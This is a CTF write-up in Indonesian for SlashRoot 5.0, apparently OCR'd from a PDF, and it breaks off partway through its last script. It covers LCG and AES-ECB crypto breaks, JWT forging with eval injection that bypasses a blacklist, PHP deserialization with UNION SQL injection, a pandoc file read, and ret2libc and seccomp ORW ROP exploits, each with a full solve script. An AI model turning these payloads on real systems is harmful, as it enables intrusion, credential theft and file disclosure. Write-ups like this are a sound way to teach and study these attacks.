Terlantarkan

Cryptography

Old but [G]old

Langkah Penyelesaian:

```python
class LCG:
    def __init__(self, seed):
        self.mod = (1<<16) + 1
        self.mult = randint(2,self.mod-2)
        self.inc = randint(2,self.mod-2)
        self.state = seed

    def next(self):
        self.state = (self.state * self.mult + self.inc) % self.mod
        return self.state
```

Melihat ini kita bisa langsung tau bahwa ini soal LCG.

```python
elif inp == "2":
    msg = input("Your message: ")
    plain = flag_content + "||" + msg
    res = [r.next() ^ ord(x) for x in plain]
    print(f"Here is your encrypted message: {res}")
```

Function next nya dipakai untuk xor message yang di append ke flag, karena message ini kita yang control berarti kita bisa tahu states next nya, tinggal xor balik lagi saja dari message kita sendiri.

LCG sendiri with enough states, kita bisa mengembalikan parameter-parameter yang dipakai (modulus, multiplier, increment). Setelah itu tinggal kita recreate class LCG nya menggunakan seed states terakhir.

```
┌──(kali㉿kali)-[~/Desktop/CTFStuff/SlashRoot 5.0/Old but [G]old]
└─$ python3 solve.py
[+] Opening connection to 103.145.226.170 on port 1011: Done
[+] flag_content = 'idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3'
[+] sanity check
Slashroot5{idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3}
```

Code :

solve.py

```
import pwn
pwn.context_log_level = 'critical'
from functools import reduce
from math import gcd

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, x, y = egcd(b % a, a)
        return (g, y - (b // a) * x, x)

def modinv(b, n):
    g, x, _ = egcd(b, n)
    if g == 1:
        return x % n
    else:
        raise Exception("Modular inverse does not exist")

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus, index=0):
    if index > (len(states)-1):
        raise Exception("Multiplier cannot be found")
    try:
        multiplier = (states[index + 2] - states[index + 1]) *
modinv(states[index + 1] - states[index], modulus) % modulus
    except Exception:
        index += 1
        crack_unknown_multiplier(states, modulus, index)
    multiplier = (states[index + 2] - states[index + 1]) *
modinv(states[index + 1] - states[index], modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)
```

```python
class LCG:
    def __init__(self, seed, multiplier, increment):
        self.mod = (1<<16) + 1
        self.mult = multiplier
        self.inc = increment
        self.state = seed

    def next(self):
        self.state = (self.state * self.mult + self.inc) % self.mod
        return self.state

host, port = "103.145.226.170", 1011

s = pwn.remote(host, port)

s.recvuntil('Input: ')
s.sendline('2')
s.sendline('a'*10)

tmp = s.recvuntil('\n').strip().split(b":
")[2].decode().strip('[').strip(']').split(', ')

encMsg = list(map(int, tmp))[-10:]

states = []
for e in encMsg:
    states.append(e ^ ord('a'))

modulus, multiplier, increment = crack_unknown_multiplier(states,
(1<<16) + 1)
# print(modulus, multiplier, increment)
r = LCG(states[-1], multiplier, increment)

s.recvuntil('Input: ')
s.sendline('2')
s.sendline('')
tmp = s.recvuntil('\n').strip().split(b":
")[2].decode().strip('[').strip(']').split(', ')
```

```
encMsg = list(map(int, tmp))[:-2]

flag_content = ""
for e in encMsg:
    flag_content += chr(e ^ r.next())
print(f"[+] {flag_content = }")

print("[+] sanity check")
s.recvuntil('Input: ')
s.sendline('1')
s.sendline(flag_content)
s.recvuntil('\n')
print(s.recvuntil('\n').strip().split(b': ')[1].decode())
```

Flag: Slashroot5{idk_wh4t_t0_m4k3_s0_I_m4d3_d1s_ch4ll_h3h3h3}

Lupa Passwd

Langkah Penyelesaian:

Untuk soal kali ini kita diminta untuk login sebagai "adm1n", tetapi tidak ada output apapun. Tetapi kita bisa change password adminnya.

```python
def generate_pass(iv):
    idx = random.randint(0, len(registered_user)-1)
    x = registered_user[idx]["username"].encode()
    init = list((x * (32//len(x)+1))[:32])
    random.shuffle(init)

    key = os.urandom(16)
    aes = AES.new(key, AES.MODE_ECB)

    value = b""
    for i in range(len(init)):
        b = aes.encrypt(iv)[0]
        c = b ^ init[i]
        value += bytes([c])
        iv = iv[1:] + bytes([c])

    charset = string.printable[:-6]
    result = ""
    for v in value:
        result += charset[v%len(charset)]

    return result
```

Tapi untuk mengganti password kita harus melewati function generate_pass tanpa mendapatkan hasil return value nya. Kita mengontrol iv yang masuk, dan hoki-hokian mengontrol init yang dipakai karena init itu berdasarkan username yang terdaftar yang diambil secara random.

Value nya juga mengambil value encrypt ECB dari iv byte pertama, tetapi masalahnya value iv nya dihapus byte pertama dan menambahkan value encrypt nya di akhir. Akan tetapi karena ECB byte pertama hanya memedulikan block pertama, bila kita bisa control block tersebut untuk memakai value yang sama berarti password yang berubah akan menjadi 1 huruf saja.

Kita bisa memakan iv sepanjang 48 untuk memastikan 16 bytes pertama itu sama, dan 32 bytes terakhir bisa digantikan dengan value yang baru. Karena kita tahu password barunya akan menjadi 1 huruf yang sama diulang 32 kali berarti kita tinggal coba semua printable.

```
PS C:\Users\EternalBeats\Documents\CTF\Slashroot 5.0\Crypto\Lupa Passwd> python .\solve.py
Password has been changed. For further information, please contact Administrator.
password ='////////////////////////////////'
Congrats, here's your flag: Slashroot5{Br0_k0k_b1s4_t4u_p4ssw0rd_adm1n???}
```

Code :

solve.py

```python
import json
import socket
import string

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("103.145.226.170", 1012))

def process(action, username, password="", iv=b""):
    data = {
        "action": action,
        "username": username,
        "iv": iv.hex()
    }

    if action != "change_password":
        data.update({
            "password": password,
        })

    final = json.dumps(data).encode()
    s.send(final + b"\n")
    response = json.loads(s.recv(1024).strip())
```

```
    return response["message"]

if __name__ == "__main__":
    user = 'a'*32
    password = "asd"
    process("register", user, password)

    found = False
    while not found:
        user = "adm1n"
        iv = bytes([0])*48
        print(process("change_password", user, password="", iv=iv))
        for c in string.printable[:-6]:
            password = c*32
            resp = process("login", user, password)
            if resp != "Wrong username or password.":
                print(f"{password =}")
                found = True
                print(resp)
                break
```

Flag: Slashroot5{Br0_k0k_b1s4_t4u_p4ssw0rd_adm1n???}


Web Exploitation

Jess noW limiT


Langkah Penyelesaian:

Challenge JWT (JSON Web Token)

Langsung check cookie dan ditemukan 2 cookie



Token pub berisi pubkey dan privkey yang di url encode dan base64 encode



Kedua key tersebut bisa digunakan untuk forging JWT baru

Welcome Forged JWT PoC

```
    res.render('index', { user: eval(`'Welcome ${user}'`) });
  } catch (_) {
    res.render('index', { user: 'Error' });
  }
});

module.exports = router;
```

User akan di eval, tapi ada blacklist beberapa substring

```
if (user.match(/syn|dir|file|read|fs|spawn/gi)) {
  throw new Error();
}
```

Penulis melakukan bypass dengan base64 encoding

```
fs=require("fs");fs.readdirSync("/").toString('utf8')
```


```
{
  "user":
"'+eval(atob(\"ZnM9cmVxdWlyZSgiZnMiKTtmcy5yZWFkZGlyU3lu
YygiLyIpLnRvU3RyaW5nKCd1dGY4Jyk=\"))+'",
  "iat": 1632652252
}
```


Welcome
.dockerenv,app,bin,dev,etc,home,lib,media,mnt,opt,proc,root,run,s3cr3t_dGVuZyB0ZW5nIHRlbmcgdGVuZw==.txt,sbin,srv,sys,tmp,usr,var


```
{
  "user":
"'+eval(atob(\"ZnM9cmVxdWlyZSgiZnMiKTtmcy5yZWFkRmlsZVN5
bmMoIi9zM2NyM3RfZEdWdVp5QjBaVzVuSUhSbGJtY2dkR1Z1Wnc9PS5
0eHQiKS50b1N0cmluZygndXRmOCcp\"))+'",
  "iat": 1632652252
}
```

Welcome Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}

Flag: `Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}`

Confused Ooga Booga

Langkah Penyelesaian:

Challenge classic PHP Deserialization

```
    function __destruct()
    {
        $this->__conn();

        if (in_array($this->method, array('get', 'login', 'source'))) {
            @call_user_func_array(array($this, $this->method), $this->args);
        } else {
            $this->__die("method not found!");
        }

        $this->__close();
    }

    function __wakeup()
    {
        foreach ($this->args as $key => $value) {
            $this->args[$key] = strtolower(trim($value));
        }
    }
}

if (isset($_GET['data'])) {
    $decoded = base64_decode($_GET['data']);
    $deserialized = @unserialize($decoded);
} else {
    new PRAM('source', []);
}
```

Dengan twist SQL Injection

PoC script akan dicantumkan dibawah, step nya seperti berikut
Melakukan SQL Injection OR 1=1-- -

Dan didapatkan “pram is admin”
Sekarang kita hanya memerlukan password dari pram

union select 1,password,3,4 from users-- -
Nebak nama kolom password karena jumlah kolom ada 4, yang kemungkinan, UID, username, password, role.

```
root@kali:~/Documents/php# php test.php
O:4:"PRAM":2:{s:6:"method";s:3:"get";s:4:"args";a:1:{i:0;s:44:"a'union select 1,password,
3,4 from users-- -";}}
Tzo0OiJQUkFNIjoyOntzOjY6Im1ldGhvZCI7czozOiJnZXQiO3M6NDoiYXJncyI7YToxOntpOjA7czo0NDoiYSd1b
mlvbiBzZWxlY3QgMSxwYXNzd29yZCwzLDQgZnJvbSB1c2Vycy0tIC0iO319
http://103.145.226.170:3033/?data=Tzo0OiJQUkFNIjoyOntzOjY6Im1ldGhvZCI7czozOiJnZXQiO3M6NDo
iYXJncyI7YToxOntpOjA7czo0NDoiYSd1bmlvbiBzZWxlY3QgMSxwYXNzd29yZCwzLDQgZnJvbSB1c2Vycy0tIC0i
O319
{"msg":"v3ryS3cur3P4sz is 4"}
```

Passwordnya sudah didapatkan, sekarang hanya tinggal login dengan username dan password.

```
root@kali:~/Documents/php# php test.php
O:4:"PRAM":2:{s:6:"method";s:5:"login";s:4:"args";a:2:{i:0;s:4:"pram";i:1;s:14:"v3ryS3cur
3P4sz";}}
Tzo0OiJQUkFNIjoyOntzOjY6Im1ldGhvZCI7czo1OiJsb2dpbiI7czo0OiJhcmdzIjthOjI6e2k6MDtzOjQ6InByY
W0iO2k6MTtzOjE0OiJ2M3J5UzNjdXIzUDRzeiI7fX0=
http://103.145.226.170:3033/?data=Tzo0OiJQUkFNIjoyOntzOjY6Im1ldGhvZCI7czo1OiJsb2dpbiI7czo
0OiJhcmdzIjthOjI6e2k6MDtzOjQ6InByYW0iO2k6MTtzOjE0OiJ2M3J5UzNjdXIzUDRzeiI7fX0=
{"msg":"REAL SHIT!! okay, here is your flag: Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga
}"}
```

Code :

test.php

```
<?php

class PRAM
{
    public $method = 'login';
    public $args = array('pram', 'v3ryS3cur3P4sz');
}

$init = new PRAM;
$final = serialize($init);
echo $final;
echo "\n";
echo base64_encode($final);
echo "\n";
$url =
'http://103.145.226.170:3033/?data='.base64_encode($final);
$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
curl_setopt($curl, CURLOPT_HEADER, false);
$data = curl_exec($curl);
```

```
echo "\n";
echo $url;
echo "\n";
echo $data;
echo "\n";
?>
```

Flag: Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga}

Makdon Printer

Langkah Penyelesaian:


Nah ini sedikit bingung to be honest. Merasa sedikit dukun tapi yasudahlah :') mungkin source code nya harus di spill lain kali hehe.

```
<head>
  <meta http-equiv="Content-Type" content="text/ht
  <meta http-equiv="Content-Style-Type" content="t
  <meta name="generator" content="pandoc" />
  <title>
  </title>
  <style type="text/css">
    code{
      white-space:pre;
```

Ada meta tag "pandoc" setelah dicari2 ternyata.
https://www.npmjs.com/package/node-pandoc

```
// Arguments can be either a single string:
args = '-f docx -t markdown -o ./markdown.md';
// Or in an array of strings -- careful no spaces are present:
args = ['-f','docx','-t','markdown','-o','markdown.md'];
```

Habis ber jam jam di challenge ini, tapi mendapatkan pencerahannya tidak sengaja :')



Kita bisa membaca /etc/passwd somehow

Result:

const express = require('express'); const router = express.Router(); const pandoc = require('node-pandoc');


router.get('/', function (req, res, next) { res.render('index'); });

router.post('/render', function (req, res) { const content = req.body.content.replace(/link|img|script/gi, ''); const args = '-f markdown -t html --self-contained';

pandoc(content, args, (err, result) => { if (err) return console.error('Error: ', err); res.send(result); }) });

module.exports = router;

Melihat ke ../../../proc/self/environ mendapatkan APP_SECRET=/c00l_stUff




Flag: Slashroot5{H3h3_coO0L_stUff_br0}

Binary Exploitation

ezpz

Langkah Penyelesaian:

Vuln nya ada di gets yang bisa menginput sebanyak pun, jadi bisa terjadi overflow, dari sini penulis akan menggunakan teknik ret2libc, pertama penulis mencari base libc address dengan cara leak address puts dan mencari file libc di https://libc.blukat.me/ dengan memasukan 3 dari belakang. Setelah itu baru call system("/bin/sh") .



Code:

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
```

```python
# $ pwn template --host 103.145.226.170 --port 2021 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.145.226.170'
port = int(args.PORT or 2021)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
```

```python
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

io = start()

libc = ELF("libc6_2.31-0ubuntu9.2_amd64.so")

pop_rdi = 0x0000000000401263
p ='a'*24
p += p64(pop_rdi)
p += p64(exe.got['puts'])
p += p64(exe.plt['puts'])
p += p64(exe.sym['main'])
io.sendline(p)

io.recvline()
leak = u64(io.recvline()[:-1].ljust(8,"\x00"))
print hex(leak)
libc.address = leak - libc.sym['puts']
print hex(libc.address)

# gets b60 puts 5a0
p ='a'*24
p += p64(pop_rdi)
p += p64(libc.search("/bin/sh").next())
p += p64(pop_rdi+1)
```

```
p += p64(libc.sym['system'])
io.sendline(p)

io.interactive()
```

Flag: Slashroot5{pemanasan}

pramchanpokemon

Langkah Penyelesaian:

Penulis melihat ada function seccomp, langsung jalankan seccomp tools untuk melihat apa yang di blokir dan di allow.

```
┌──[root@kali]─[/media/sf_CTF/slashroot/pramchanpokemon]
└─ #seccomp-tools dump ./chall
 line  CODE  JT   JF      K
═══════════════════════════════════
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A ≠ ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x08 0xffffffff  if (A ≠ 0xffffffff) goto 0013
 0005: 0x15 0x06 0x00 0x00000000  if (A = read) goto 0012
 0006: 0x15 0x05 0x00 0x00000001  if (A = write) goto 0012
 0007: 0x15 0x04 0x00 0x00000002  if (A = open) goto 0012
 0008: 0x15 0x03 0x00 0x0000003c  if (A = exit) goto 0012
 0009: 0x15 0x02 0x00 0x0000004e  if (A = getdents) goto 0012
 0010: 0x15 0x01 0x00 0x000000e7  if (A = exit_group) goto 0012
 0011: 0x15 0x00 0x01 0x00000101  if (A ≠ openat) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```

Dari atas penulis tidak bisa langsung call system("/bin/sh"), jadi harus membuat ORW (open read write), nama file flag pun tidak dikasih tau jadi harus memakai getdents yang fungsinya sama seperti list directory.

Dari file elfnya hanya diberikan read, jadi tidak bisa leak address. karena partial relro, penulis akan mengganti address got setvbuff menjadi syscall dengan menggunakan gadget
add dword ptr [rbp - 0x3d], ebx ; nop ; ret
Penulis bisa menambahkan nilai address got setvbuff point ke syscall, tinggal mencari berapa yang perlu ditambah, pada saat dijalankan local perlu 541, setelah mencari tambahan offset lagi di remote ternyata perlu +16.

```
[*] Process '/media/sf_CTF/slashroot/pramchanpokemon/chall' stopped with exit code -4 (SIGILL) (pid 12262)
[+] Starting local process '/media/sf_CTF/slashroot/pramchanpokemon/chall': pid 12264
16
[*] Stopped process '/media/sf_CTF/slashroot/pramchanpokemon/chall' (pid 12264)
[+] Starting local process '/media/sf_CTF/slashroot/pramchanpokemon/chall': pid 12266
[*] Process '/media/sf_CTF/slashroot/pramchanpokemon/chall' stopped with exit code -4 (SIGILL) (pid 12266)
[+] Starting local process '/media/sf_CTF/slashroot/pramchanpokemon/chall': pid 12269
18
[*] Stopped process '/media/sf_CTF/slashroot/pramchanpokemon/chall' (pid 12269)
[+] Starting local process '/media/sf_CTF/slashroot/pramchanpokemon/chall': pid 12271
```

Penulis akan memakai teknik ret2csu untuk memanggil syscall stevbuff dan edi rsi rdx yang bisa diganti.penulis akan menulis rop chain di bss area.

Rop pertama untuk ls.
open("/home/app/ini_flagnya_kak_45ce213FdB7fD9Aa",0,0)

getdent(5
read(5,bss-0x300,0x200)
write(5,bss-0x300,0x200)

```
┌──[root@kali]─[/media/sf_CTF/slashroot/pramchanpokemon]
└─# #python solve.py
[*] '/media/sf_CTF/slashroot/pramchanpokemon/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0×3ff000)
    RWX:      Has RWX segments
[+] Opening connection to 103.145.226.170 on port 2022: Done
[+] Opening connection to 103.145.226.170 on port 2022: Done
[*] Switching to interactive mode
\x00\x00\x00
```

Code :

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.145.226.170 --port 2022 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.145.226.170'
port = int(args.PORT or 2022)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
```

```
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *0x401340
continue
c
c
b *0x401399
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX disabled
# PIE:      No PIE (0x400000)
# RWX:      Has RWX segments

io = start()

leave = 0x401168
main = 0x40113a

pop_csu = 0x4013aa
call_csu = 0x401390

def ret2csu(call_func, edi, rsi, rdx, rbx_a = 0, rbp_a = 0, r12_a
= 0, r13_a = 0, r14_a = 0, r15_a = 0, pop=True,setbuf=False):
    p_csu = ''
```

```
    if pop == True:
        p_csu += p64(pop_csu)
        p_csu += p64(0) # rbx
        p_csu += p64(0+1) # rbp
        p_csu += p64(edi) # r12
        p_csu += p64(rsi) # r13
        p_csu += p64(rdx) # r14
        p_csu += p64(call_func) # r15

    if setbuf == True:
        p_csu += p64(call_csu)
        # p_csu += p64(rbx_a) # rbx
        p_csu += p64(0) # rbp
        p_csu += p64(0) # r12
        p_csu += p64(0) # r13
        p_csu += p64(0) # r14
    else:
        p_csu += p64(call_csu)
        p_csu += p64(0) #junk
        p_csu += p64(rbx_a) # rbx
        p_csu += p64(rbp_a) # rbp
        p_csu += p64(r12_a) # r12
        p_csu += p64(r13_a) # r13
        p_csu += p64(r14_a) # r14
        p_csu += p64(r15_a) # r15

    return p_csu

pop_rsi =0x00000000004013b1
pop_rdi = 0x00000000004013b3
add_dword = 0x000000000040119c # add dword ptr [rbp - 0x3d], ebx ;
nop ; ret
bss = 0x0000000000404000+0x900
pop_r15 = 0x4013b2

main = 0x0000000000401325
main_1=0x401331
leave = 0x401345
read_got = 0x404030
```

```
setvbuf_got =0x404038

def exploit(brute):

    p = "A" * (32)
    p += p64(bss-0x100-8)
    p += p64(pop_rsi)
    p += p64(bss-0x100)
    p += p64(0)
    p += p64(main_1)
    assert(len(p) <= 0x8c)
    io.send(p.ljust(0x8c, "\x00"))
    sleep(0.1)

    p = ''
    p += ret2csu(read_got, 0, bss, 0x400,rbp_a=bss-8+58)
    p += p64(leave)
    assert(len(p) <= 0x8c)
    io.send(p.ljust(0x8c, "\x00"))
    sleep(0.1)#/home/app/ini_flagnya_kak_45ce213FdB7fD9Aa

    read_file = 1
    if read_file == 0:
        p = ''
        p +=
'/home/app/ini_flagnya_kak_45ce213FdB7fD9Aa'.ljust(58,"\x00")
        p += ret2csu(read_got, 0, 0x0000000000404100, 2, rbp_a =
setvbuf_got+0x3d,rbx_a=brute)
        p += p64(add_dword)
        p += ret2csu(setvbuf_got, bss, 0, 0, r12_a =
3,setbuf=True)

        p += ret2csu(read_got, 0,0x0000000000404100,0, r12_a = 5,
r13_a = bss-0x300, r14_a = 0x200, r15_a = setvbuf_got)
        p += ret2csu(0, 0, 0, 0, pop=False,setbuf=True)

        p += ret2csu(read_got, 0,0x0000000000404100,1, r12_a = 1,
r13_a = bss-0x300, r14_a = 0x200, r15_a = setvbuf_got)
        p += ret2csu(0, 0, 0, 0, pop=False,setbuf=True)
```

```
        io.send(p.ljust(0x400, "\x00"))

        sleep(0.1)
        io.send('a'*2)

        sleep(0.1)
        io.send("")

        sleep(0.1)
        io.send('a'*1)
    else:
        p = ''
        p += '/home/app/'.ljust(58,"\x00")
        p += ret2csu(read_got, 0, 0x0000000000404100, 2, rbp_a =
setvbuf_got+0x3d,rbx_a=brute)
        p += p64(add_dword)
        p += ret2csu(setvbuf_got, bss, 0, 0, r12_a =
3,setbuf=True)

        p += ret2csu(read_got, 0,0x0000000000404100,78, r12_a = 5,
r13_a = bss-0x300, r14_a = 0x200, r15_a = setvbuf_got)
        p += ret2csu(0, 0, 0, 0, pop=False,setbuf=True)

        p += ret2csu(read_got, 0,0x0000000000404100,0, r12_a = 5,
